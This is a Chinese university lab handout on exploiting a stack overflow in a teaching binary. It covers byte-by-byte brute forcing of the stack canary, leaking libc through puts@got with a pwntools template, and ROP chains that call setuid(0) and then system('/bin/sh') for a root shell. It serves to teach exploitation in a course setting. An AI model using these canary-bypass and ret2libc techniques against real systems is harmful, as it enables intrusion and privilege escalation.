实验二 栈保护机制绕过与漏洞利用

实验目的

- 掌握反汇编代码分析工具分析原理与使用方法
- 掌握栈溢出和栈保护机制的原理
- 掌握栈溢出漏洞的利用技巧和栈保护机制的绕过手法
- 理解栈溢出漏洞的防范措施

实验要求

- 调试与掌握函数反汇编执行流程
- 定位程序溢出点
- 栈保护机制爆破绕过，劫持程序控制流；
- 编写 ROP 链，获取具有任意命令执行功能的 Shell；

实验环境

- 实验平台：pwn.hust.college
- 操作系统：Ubuntu 20.04 LTS
- 溢出软件：mitigation-bypass
- 溢出工具：pwndbg，vscode，XFCE 桌面，bash 命令行

实验内容

以下操作步骤是以 Ubuntu 22.04 LTS 为环境的参考操作过程，注意，在不同的 Ubuntu 发行版版本中，其程序栈帧布局可能略有差异，需要根据实际调试结果定位相关指令地址。

- **定位程序溢出点：**

mitigation-bypass 是一款用于教学用途的测试程序，其循环读取用户输入，经过一定的逻辑检查之后将结果返回。当用户输入足量长度的数据时，Stack Canary 的值将被覆盖，程序会检测到溢出并报错。

下图 1 所示，即将读取用户输入，此时原始 Stack Canary 的值为 0x51a923c50cc52400。

```
pwndbg> x/4i $pc
=> 0x4012da <read_input+56>:    call   0x4010f0 <read@plt>
   0x4012df <read_input+61>:    nop
   0x4012e0 <read_input+62>:    mov    rax,QWORD PTR [rbp-0x8]
   0x4012e4 <read_input+66>:    xor    rax,QWORD PTR fs:0x28
pwndbg> tele $rsp+0x60 4
00:0000│     0x7ffd246743b0 —▸ 0x7ffd246743e0 ◂— 0x0
01:0008│     0x7ffd246743b8 ◂— 0x51a923c50cc52400
02:0010│ rbp 0x7ffd246743c0 —▸ 0x7ffd246743e0 ◂— 0x0
03:0018│     0x7ffd246743c8 —▸ 0x401363 (main+109) ◂— lea rdi, [rip + 0xd36]
pwndbg>
```

图 1 原始栈布局

执行完 read 函数之后，发现用户输入溢出覆盖了 Stack Canary 的最低两个字节，即覆盖后的值为 0x51a923c50cc50100。

```
pwndbg> x/4i $pc
=> 0x4012df <read_input+61>:    nop
   0x4012e0 <read_input+62>:    mov    rax,QWORD PTR [rbp-0x8]
   0x4012e4 <read_input+66>:    xor    rax,QWORD PTR fs:0x28
   0x4012ed <read_input+75>:    je     0x4012f4 <read_input+82>
pwndbg> tele $rsp+0x60 4
00:0000│     0x7ffd246743b0 ◂— 'bbbbbbbb'
01:0008│     0x7ffd246743b8 ◂— 0x51a923c50cc50100
02:0010│ rbp 0x7ffd246743c0 —▸ 0x7ffd246743e0 ◂— 0x0
03:0018│     0x7ffd246743c8 —▸ 0x401363 (main+109) ◂— lea rdi, [rip + 0xd36]
pwndbg>
```

图 2 溢出后栈布局

之后程序检测到栈上 Canary 的值发生变化，从而报错。

```
[DEBUG] Received 0x1d bytes:
    b'Input something to pwn me :)\n'
[DEBUG] Sent 0x6a bytes:
    00000000  62 62 62 62  62 62 62 62  62 62 62 62  62 62 62 62  |bbbb|bbbb|bbbb|bbbb|
    *
    00000060  62 62 62 62  62 62 62 62  00 01                    |bbbb|bbbb|··|
    0000006a
[DEBUG] Received 0x2c bytes:
    b'*** stack smashing detected ***: terminated\n'
```

图 3 栈溢出检测报错

- **Stack Canary 爆破绕过**

程序会循环 fork 子进程，子进程不断读取用户输入，当子进程检测到栈溢出时会报检测错误，但并不会令父进程结束运行，而子进程的 Stack Canary 与父进程一致，因此可以通过每次爆破一字节来不断泄漏得到原始的 Stack Canary，从而绕过栈溢出保护。

- **ROP 编写**

本次实验的 ROP 链的要求是能够在平台的 libc 中获得 shell，因为 libc 函数相对 libc 基地址的偏移量是固定的，所以当我们获取到泄漏的 libc 函数后，我们可以根据 libc 版本获取到具体每个函数的偏移地址，例如常见的 system 函数。

在常规机器中需要构造如下 ROP 链，如图 4 所示:

rbp−0x10	padding
rbp−0x8	canary
rbp	
rbp+0x8	pop_rdi_ret_addr
rbp+0x10	bin_sh_addr
rbp+0x18	system_addr

图 4 获取 shell 的栈帧布置

由于实验环境的特殊性，每个题目都拥有 SUID 权限，本次实验则需要多增添一个 setuid(0) 用来设置我们的权限，也就是需要构造如下 ROP，即下图 5:

rbp−0x10	padding
rbp−0x8	canary
rbp	
rbp+0x8	pop_rdi_ret_addr
rbp+0x10	0
rbp+0x18	setuid_addr
rbp+0x20	pop_rdi_ret_addr
rbp+0x28	bin_sh_addr
rbp+0x30	system_addr

图 5 通过 setuid 获取 shell 的栈帧布置

此时程序执行到被溢出覆盖的返回地址时，会执行我们构造的 ROP 链，达到控制流劫持的目的，进而在实验环境中获得 shell。

- **程序编写思路**
  - 逐字节爆破 canary

首先，因为题目开启了 canary 保护，我们需要逐字节爆破 canary，通过对每个字节进行爆破，当 canary 的某个字节不正确时，程序会崩溃，当爆破成功时程序会正常执行，canary 存在地址如下图 6 所示:

rbp−0x10	padding
rbp−0x8	canary
rbp	
rbp+0x8	ret_addr
rbp+0x10	
rbp+0x18	

图 6 爆破 canary 的栈帧布置

逐字节爆破情况如下图 7 所示:

覆盖值	Canary 值	程序流
11 87 6a 89 9f 7e 3c	15 87 6a 89 9f 7e 3c	失败
12 87 6a 89 9f 7e 3c	15 87 6a 89 9f 7e 3c	失败
...	15 87 6a 89 9f 7e 3c	...
15 87 6a 89 9f 7e 3c	15 87 6a 89 9f 7e 3c	成功

图 7 逐字节爆破

使用工具 pwntools，将我们需要溢出的恶意数据，发送给 server，在爆破一段时间之后，得到本次的 canary 值为 `15 87 6a 89 9f 7e 3c` 然后我们将获得的 canary 覆盖到原本的 canary 地址处（rbp-8） 达到绕过 canary 的目的。

- 泄漏 libc 地址

我们可以通过 ROP 将 read 函数的返回地址修改，然后泄漏出开启 PIE 后的某些函数的地址，减去偏移地址即可获得 libc 的基地址，也即是下列代码:

```
libc_addr = leak_addr - libc.sym['function']
```

部署的 ROP 栈如下图 8 所示:

rbp−0x10	padding
rbp−0x8	canary
rbp	
rbp+0x8	pop_rdi_ret_addr
rbp+0x10	function_got_addr
rbp+0x18	function_plt_addr
rbp+0x20	main_addr


图 8 leak 地址的栈帧布置

我们可以通过调用 put 函数，输出我们的内存中的地址，我们最后需要返回 main 起始地址，让我们能够继续运行程序攻击。为简化 ASLR 绕过，特提供如下 leak 模版:


```
binary = './mitigation-bypass'
elf = ELF(binary)
pop_rdi_ret = next(elf.search(asm('pop rdi;ret'),
executable=True))
//布置栈帧
payload = prefix + p64(0)
payload += p64(pop_rdi_ret)
payload += p64(elf.got['puts'])
payload += p64(elf.plt['puts'])
payload += p64(elf.sym['main'])
//发送 payload
p.sendafter('pwn me :)\n', payload)
//获取随机化后的 libc 基地址
libc.address = u64(p.recvuntil('\n')[:-1].ljust(8, b'\x00')) -
libc.sym['puts']
```

根据 elfcrackme 中的 plt 和 got 关卡，以及课上 plt 和 got 表项的 PPT 可知，调用一个动态链接的函数我们需要调用 plt 和他的 got 表，即，

```
call puts  ->  puts 的 plt 表  -> puts 的 got 表
```



我们可以看到调用 puts 函数也就是 call puts@plt，因此我们想要的就是 puts(puts@got)，因为延时加载，当执行过 puts 函数后，got 表中也就存储了 puts 函数实际加载的地址。



为什么需要在栈中布置 main 函数的地址呢?

根据 PPT 中讲述可知，开启 ASLR 后，每次加载 libc 的地址都会随机化，因此我们需要在一次程序执行的过程中完成我们的攻击，为了保证攻击链条的完整性，因此我们需要继续让他跳转回 main，程序会继续执行我们的漏洞点，我们因此可以根据泄露出的地址，进一步进行 ROP 的栈帧部署。

- setuid(0)

通过 ROP，使用 libc 中的 setuid 函数，设置为 0，将赋予我们 root 的权限进行操作，根据调试代码，我们可以获得 setuid 函数的执行栈的情况，也就是将值赋予 rdi，然后调用 setuid 函数，如下图 9 所示。

rbp−0x10	padding
rbp−0x8	canary
rbp	
rbp+0x8	pop_rdi_ret_addr
rbp+0x10	0
rbp+0x18	setuid

图 9 setuid 的栈帧布置

- ret2libc

ret2libc，通过我们上述泄漏的地址和 canary，我们可以获得完整的程序控制，因此，我们可以通过调用 system("/bin/sh")从而获得完整的 shell，如下图 10 所示。

rbp−0x10	padding
rbp−0x8	canary
rbp	
rbp+0x8	pop_rdi_ret_addr
rbp+0x10	bin_sh_addr
rbp+0x18	system_addr

图 10 ret2libc 的栈帧布置

将上面的几个步骤联合起来，即可获得完整的 python 攻击脚本。

完整的布置栈如下图 11 所示:




图 11 从 leak 到 ret2libc 的栈帧变换

实验进阶

可以尝试更为复杂的 ROP，完成高级功能。

实验总结

在本次试验中，要求给出自己漏洞寻找与分析的体会。包括难点，关键技术以及遇到的问题解决方法。

实验代码

根据课堂讲解内容给出 python 利用脚本相关代码。